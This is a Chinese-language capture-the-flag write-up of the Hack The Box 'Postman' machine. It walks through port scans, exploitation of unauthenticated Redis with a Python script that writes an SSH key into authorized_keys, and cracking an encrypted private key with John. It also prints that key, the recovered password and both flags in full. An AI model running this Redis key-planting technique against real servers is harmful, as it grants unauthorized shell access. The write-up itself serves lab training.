
- 前言
  - 信息收集
  - User Flag
  - Root Flag

前言

> Author: 0x584A




信息收集

先用nmap进行端口扫描

```
# Nmap 7.80 scan initiated Sun Feb 16 06:37:34 2020 as: nmap -sV -
sC -oA server postman.htb
Nmap scan report for postman.htb (10.10.10.160)
Host is up (0.21s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA)
|   256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA)
|_  256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: The Cyber Geek's Personal Website
10000/tcp open  http    MiniServ 1.910 (Webmin httpd)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sun Feb 16 07:01:34 2020 -- 1 IP address (1 host up)
scanned in 1439.92 seconds
```

可以看到10000端口上运行着 webmin 服务



尝试用搜索到的Exploit脚本，Webmin 1.9* 的都不行，必须要拿到用户名密码才可以。

一度陷入僵局，后来在BBS找找到了提示，再次扫描全部端口。

```
nmap -sV -sC -Pn -p- -oA server 10.10.10.160 --min-rate 4000
$ cat server.nmap
# Nmap 7.80 scan initiated Sun Feb 16 08:38:52 2020 as: nmap -sV -
sC -Pn -p- -oA server --min-rate 4000 10.10.10.160
Warning: 10.10.10.160 giving up on port because retransmission cap
hit (10).
Nmap scan report for postman.htb (10.10.10.160)
Host is up (0.21s latency).
Not shown: 65491 closed ports, 40 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA)
|   256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA)
|_  256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: The Cyber Geek's Personal Website
6379/tcp  open  redis   Redis key-value store
10000/tcp open  http    MiniServ 1.910 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-
8859-1).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sun Feb 16 08:40:27 2020 -- 1 IP address (1 host up)
scanned in 95.09 seconds
```

多了个redis端口，也就是说nmap默认的扫描是含6379端口的。

```
# root @ kali in ~kali/Documents/postman [9:48:45]
$ telnet 10.10.10.160 6379
Trying 10.10.10.160 ...
Connected to 10.10.10.160.
Escape character is '^]'.
info
$2765
# Server
redis_version:4.0.9
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:9435c3c2879311f3
redis_mode:standalone
os:Linux 4.15.0-58-generic x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:7.4.0
process_id:602
run_id:7f5fc46c764ec798956fdb16a5a17ec5d513c6f1
tcp_port:6379
uptime_in_seconds:3976
uptime_in_days:0
hz:10
lru_clock:4893226
executable:/usr/bin/redis-server
config_file:/etc/redis/redis.conf

# Clients
connected_clients:3
client_longest_output_list:0
client_biggest_input_buf:0
blocked_clients:0

# Memory
```

User Flag

好吧，存在未授权漏洞，接下来就是拿shell了。


一顿折腾后，root 的/root/.ssh 无权限保存文件，又找不到Web服务的绝对路径写shell。

写计划任务也是，权限不足无法保存，又开始自闭了...


在BBS中留意到，“I got access with r.... user and found the i._....k file.”

需要用redish用户登陆，但我在 /home/redis/.ssh下无法写文件。

尝试获取信息 `CONFIG GET *`



好吧我懂了，按照文档写密钥：https://packetstormsecurity.com/files/134200/Redis-Remote-Command-Execution.html



但是redis的会话老是掉，写个简单的脚本来自动写入id_rsa。

```
import redis
import random

name=random.randint(0,999)

id_rsa="\n\nssh-rsa xxx<id_rsa>xxx\n\n"

r = redis.Redis(host='10.10.10.160', port=6379)
r.set(f'ss-key{name}', f'{id_rsa}')
print(f'set ss-key{name}')

r.config_set('dir','/var/lib/redis/.ssh')
print('set config')

r.config_set('dbfilename','authorized_keys')
print('set config dbfilename')

r.save()
print('Yes!')
```

通过查看 /home 目录，有一个 Matt 的用户，在 /opt 下发现这个用户的 id_ras.back 文件。

```
redis@Postman:~$ ls
6379  authorized_keys  dkixshbr.so  dump.rdb  ibortfgq.so  module.o  qcbxxlig.so  vlpaulhk.so
redis@Postman:~$ ls /opt/
id_rsa.bak
redis@Postman:~$ ls /opt/id_rsa.bak
/opt/id_rsa.bak
redis@Postman:~$
redis@Postman:~$ ls -la /opt/id_rsa.bak
-rwxr-xr-x 1 Matt Matt 1743 Aug 26 00:11 /opt/id_rsa.bak
redis@Postman:~$ cat /opt/id_rsa.bak
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C

JehA51I17rsCOOVqyWx+C8363IOBYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnX
cwGJJUD9kKJniJkJzrvF1WepvMNkj9ZItXQzYN8wbjlrku1bJq5xnJX9EUb5I7k2
7GsTwsMvKzXkkfEZQaXK/T50s3I4Cdcfbr1dXIyabXLLpZOiZEKvr4+KySjp4ou6
cdnCWhzkA/TwJpXG1WeOmMvtCZW1HCButYsNP6BDf78bQGmmlirqRmXfLB92JhT9
1u8JzHCJ1zZMG5vaUtvon0qgPx7xeIUO6LAFTozrN9MGWEqBEJ5zMVrrt3TGVkcv
EyvlWwks7R/gjxHyUwT+a5LCGGSjVD85LxYutgWxOUKbtWGBbU8yi7YsXlKCwwHP
UH7OfQz03VWy+K0aa8Qs+Eyw6X3wbWnue03ng/sLJnJ729zb3kuym8r+hU+9v6VY
Sj+QnjVTYjDfnT22jJBUHTV2yrKeAz6CXdFT+xIhxEAiv0m1ZkkyQkWpUiCzyuYK
t+MStwWtSt0VJ4U1Na2G3xGPjmrkmjwXvudKC0YN/OBoPPOTaBVD9i6fsoZ6pwnS
5Mi8BzrBhdO0wHaDcTYPc3B00CwqAV5MXmkAk2zKL0W2tdVYksKwxKCwGmWlpdke
P2JGlp9LWEerMfolbjTSOU5mDePfMQ3fwCO6MPBiqzrrFcPNJr7/McQECb5sf+O6
jKE3Jfn0UVE2QVdVK3oEL6DyaBf/W2d/3T7q10Ud7K+4Kd36gxMBf33Ea6+qx3Ge
SbJIhksw5TKhd505AiUH2Tn89qNGecVJEbjKeJ/vFZC5YIsQ+9sl89TmJHL74Y3i
l3YXDEsQjhZHxX5X/RU02D+AF07p3BSRjhD30cjj0uuWkKowpoo0Y0eblgmd7o2X
0VIWrskPK4I7IH5gbkrxVGb/9g/W2ua1C3Nncv3MNcf0nlI117BS/QwNtuTozG8p
S9k3li+rYr6f3ma/ULsUnKiZls8SpU+RsaosLGKZ6p2oIe8oRSmlOCsY0ICq7eRR
hkuzUuH9z/mBo2tQWh8qvToCSEjg8yNO9z8+LdoN1wQWMPaVwRBjIyxCPHFTJ3u+
Zxy0tIPwjCZvxUfYn/K4FVHavvA+b9lopnUCEAERpwIv8+tYofwGVpLVC0DrN58V
XTfB2X9sL1oB3hO4mJF0Z3yJ2KZEdYwHGuqNTFagN0gBcyNI2wsxZNzIK26vPrOD
b6Bc9UdiWCZqMKUx4aMTLhG5ROjgQGytWf/q7MGrO3cF25k1PEWNyZMqY4WYsZXi
WhQFHkFOINwVEOtHakZ/ToYaUQNtRT6pZyHgvjT0mTo0t3jUERsppj1pwbggCGmh
KTkmhK+MTaoy89Cg0Xw2J18Dm0o78p6UNrkSue1CsWjEfEIF3NAMEU2o+Ngq92Hm
npAFRetvwQ7xukk0rbb6mvF8gSqLQg7WpbZFytgS05TpPZPM0h8tRE8YRdJheWrQ
VcNyZH8OHYqES4g2UF62KpttqSwLiiF4utHq+/h5CQwsF+JRg88bnxh2z2BD6i5W
X+hK5HPpp6QnjZ8A5ERuUEGaZBEUvGJtPGHjZyLpkytMhTjaOrRNYw==
-----END RSA PRIVATE KEY-----
redis@Postman:~$
```

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C

JehA51I17rsCOOVqyWx+C8363IOBYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnX
cwGJJUD9kKJniJkJzrvF1WepvMNkj9ZItXQzYN8wbjlrku1bJq5xnJX9EUb5I7k2
7GsTwsMvKzXkkfEZQaXK/T50s3I4Cdcfbr1dXIyabXLLpZOiZEKvr4+KySjp4ou6
cdnCWhzkA/TwJpXG1WeOmMvtCZW1HCButYsNP6BDf78bQGmmlirqRmXfLB92JhT9
1u8JzHCJ1zZMG5vaUtvon0qgPx7xeIUO6LAFTozrN9MGWEqBEJ5zMVrrt3TGVkcv
EyvlWwks7R/gjxHyUwT+a5LCGGSjVD85LxYutgWxOUKbtWGBbU8yi7YsXlKCwwHP
UH7OfQz03VWy+K0aa8Qs+Eyw6X3wbWnue03ng/sLJnJ729zb3kuym8r+hU+9v6VY
Sj+QnjVTYjDfnT22jJBUHTV2yrKeAz6CXdFT+xIhxEAiv0m1ZkkyQkWpUiCzyuYK
t+MStwWtSt0VJ4U1Na2G3xGPjmrkmjwXvudKC0YN/OBoPPOTaBVD9i6fsoZ6pwnS
5Mi8BzrBhdO0wHaDcTYPc3B00CwqAV5MXmkAk2zKL0W2tdVYksKwxKCwGmWlpdke
P2JGlp9LWEerMfolbjTSOU5mDePfMQ3fwCO6MPBiqzrrFcPNJr7/McQECb5sf+O6
jKE3Jfn0UVE2QVdVK3oEL6DyaBf/W2d/3T7q10Ud7K+4Kd36gxMBf33Ea6+qx3Ge
SbJIhksw5TKhd505AiUH2Tn89qNGecVJEbjKeJ/vFZC5YIsQ+9sl89TmJHL74Y3i
l3YXDEsQjhZHxX5X/RU02D+AF07p3BSRjhD30cjj0uuWkKowpoo0Y0eblgmd7o2X
0VIWrskPK4I7IH5gbkrxVGb/9g/W2ua1C3Nncv3MNcf0nlI117BS/QwNtuTozG8p
S9k3li+rYr6f3ma/ULsUnKiZls8SpU+RsaosLGKZ6p2oIe8oRSmlOCsY0ICq7eRR
hkuzUuH9z/mBo2tQWh8qvToCSEjg8yNO9z8+LdoN1wQWMPaVwRBjIyxCPHFTJ3u+
Zxy0tIPwjCZvxUfYn/K4FVHavvA+b9lopnUCEAERpwIv8+tYofwGVpLVC0DrN58V
XTfB2X9sL1oB3hO4mJF0Z3yJ2KZEdYwHGuqNTFagN0gBcyNI2wsxZNzIK26vPrOD
b6Bc9UdiWCZqMKUx4aMTLhG5ROjgQGytWf/q7MGrO3cF25k1PEWNyZMqY4WYsZXi
WhQFHkFOINwVEOtHakZ/ToYaUQNtRT6pZyHgvjT0mTo0t3jUERsppj1pwbggCGmh
KTkmhK+MTaoy89Cg0Xw2J18Dm0o78p6UNrkSue1CsWjEfEIF3NAMEU2o+Ngq92Hm
npAFRetvwQ7xukk0rbb6mvF8gSqLQg7WpbZFytgS05TpPZPM0h8tRE8YRdJheWrQ
VcNyZH8OHYqES4g2UF62KpttqSwLiiF4utHq+/h5CQwsF+JRg88bnxh2z2BD6i5W
X+hK5HPpp6QnjZ8A5ERuUEGaZBEUvGJtPGHjZyLpkytMhTjaOrRNYw==
-----END RSA PRIVATE KEY-----
```

```
# root @ kali in /home/kali/Documents/postman [7:40:02]
$ /usr/share/john/ssh2john.py id_rsa_back
id_rsa_back:$sshng$0$8$73E9CEFBCCF5287C$1192$25e840e75235eebb0238e56ac96c7e0bcdfadc8381617435d43770fe9af72f6036343b41eedbec5cdcaa2838217d09d77301892540fd90a267889909cebbc5d567a9bcc3648fd648b5743360df306e396b92ed5b26ae719c95fd1146f923b936ec6b13c2c32f2b35e491f11941a5cafd3e74b3723809d71f6ebd5d5c8c9a6d72cba593a26442afaf8f8ac928e9e28bba71d9c25a1ce403f4f02695c6d5678e98cbed0995b51c206eb58b0d3fa0437fbf1b4069a6962aea4665df2c1f762614fdd6ef09cc7089d7364c1b9bda52dbe89f4aa03f1ef178850ee8b0054e8ceb37d306584a81109e73315aebb774c656472f132be55b092ced1fe08f11f25304fe6b92c21864a3543f392f162eb605b139429bb561816d4f328bb62c5e5282c301cf507ece7d0cf4dd55b2f8ad1a6bc42cf84cb0e97df06d69ee7b4de783fb0b26727bdbdcdbde4bb29bcafe854fbdbfa5584a3f909e35536230df9d3db68c90541d3576cab29e033e825dd153fb1221c44022bf49b56649324245a95220b3cae60ab7e312b705ad4add1527853535ad86df118f8e6ae49a3c17bee74a0b460dfce0683cf393681543f62e9fb2867aa709d2e4c8bc073ac185d3b4c0768371360f737074d02c2a015e4c5e6900936cca2f45b6b5d55892c2b0c4a0b01a65a5a5d91e3f6246969f4b5847ab31fa256e34d2394e660de3df310ddfc023ba30f062ab3aeb15c3cd26beff31c40409be6c7fe3ba8ca13725f9f4515136415755 2b7a042fa0f26817ff5b677fdd3eead7451decafb829ddfa8313017f7dc46bafaac7719e49b248864b30e532a1779d39022507d939fcf6a34679c54911b8ca789fef1590b9608b10fbdb25f3d4e62472fbe18de29776170c4b108e1647c57e57fd1534d83f80174ee9dc14918e10f7d1c8e3d2eb9690aa30a68a3463479b96099dee8d97d15216aec90f2b823b207e606e4af15466fff60fd6dae6b50b736772fdcc35c7f49e5235d7b052fd0c0db6e4e8cc6f294bd937962fab62be9fde66bf50bb149ca89996cf12a54f91b1aa2c2c6299ea9da821ef284529a5382b18d080aaede451864bb352e1fdcff981a36b505a1f2abd3a024848e0f3234ef73f3e2dda0dd7041630f695c11063232c423c7153277bbe671cb4b483f08c266fc547d89ff2b81551dabef03e6fd968a6750210011 1a7022ff3eb58a1fc065692d50b40eb379f155d37c1d97f6c2f5a01de13b8989174677c89d8a644758c071aea8d4c56a0374801732348db0b3164dcc82b6eaf3eb3836fa05cf5476258266a30a531e1a3132e11b944e8e0406cad59ffeaecc1ab3b7705db99353c458dc9932a638598b195e25a14051e414e20dc1510eb476a467f4e861a51036d453ea96721e0be34f4993a34b778d4111b29a63d69c1b8200869a129392684af8c4daa32f3d0a0d17c36275f039b4a3bf29e9436b912b9ed42b168c47c4205dcd00c114da8f8d82af761e69e900545eb6fc10ef1ba4934adb6fa9af17c812a8b420ed6a5b645cad812d394e93d93ccd21f2d444f1845d261796ad055c372647f0e1d8a844b8836505eb62a9b6da92c0b8a2178bad1eafbf879090c2c17e25183cf1b9f1876cf6043ea2e565fe84ae473e9a7a4278d9f00e4446e50419a641114bc626d3c61e36722e9932b4c8538da3ab44d63

# root @ kali in /home/kali/Documents/postman [7:42:21]
$ /usr/share/john/ssh2john.py id_rsa_back > key

# root @ kali in /home/kali/Documents/postman [7:42:30]
$ john --wordlist=/usr/share/wordlists/rockyou.txt key
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
computer2008     (id_rsa_back)
Warning: Only 2 candidates left, minimum 4 needed for performance.
1g 0:00:00:06 DONE (2020-02-20 07:42) 0.1457g/s 2090Kp/s 2090Kc/s 2090KC/sa6_123..*7¡Vamos!
Session completed

# root @ kali in /home/kali/Documents/postman [7:42:54]
```

解出来密码为：computer2008

但是尝试登录 Matt 时提示被拒，搜索 sshd 配置文件内容呢，发现单独 禁用了 Matt 的SSH登陆。

```
redis@Postman:~$ cat /etc/ssh/sshd_config | grep Matt
DenyUsers Matt
redis@Postman:~$
```

那么直接 redis 切 Matt 就好了

```
redis@Postman:~$
redis@Postman:~$ cat /etc/ssh/sshd_config | grep Matt
DenyUsers Matt
redis@Postman:~$ su Matt
Password:
Matt@Postman:/var/lib/redis$ ls
ls: cannot open directory '.': Permission denied
Matt@Postman:/var/lib/redis$ ls -a
ls: cannot open directory '.': Permission denied
Matt@Postman:/var/lib/redis$ cd :
bash: cd: :: Permission denied
Matt@Postman:/var/lib/redis$ cd
Matt@Postman:~$ ls
user.txt
Matt@Postman:~$ cat user.txt
517ad0ec2458ca97af8d93aac08a2f3c
Matt@Postman:~$
```


user flag: 517ad0ec2458ca97af8d93aac08a2f3c

Root Flag

在进程中发现 webmin 是用root身份运行的，所以这里还是要拿到 webmin 的 shell。

```
root        682      1  0 12:21 ?        00:00:03 /usr/bin/perl
/usr/share/webmin/miniserv.pl /etc/webmin/miniserv.conf
```

此时已经知道了 Matt 的账号的密码了，尝试运行msf拿shell:
https://www.uedbox.com/post/59130/



root flag: a257741c5bed8be7778c6ed95686ddce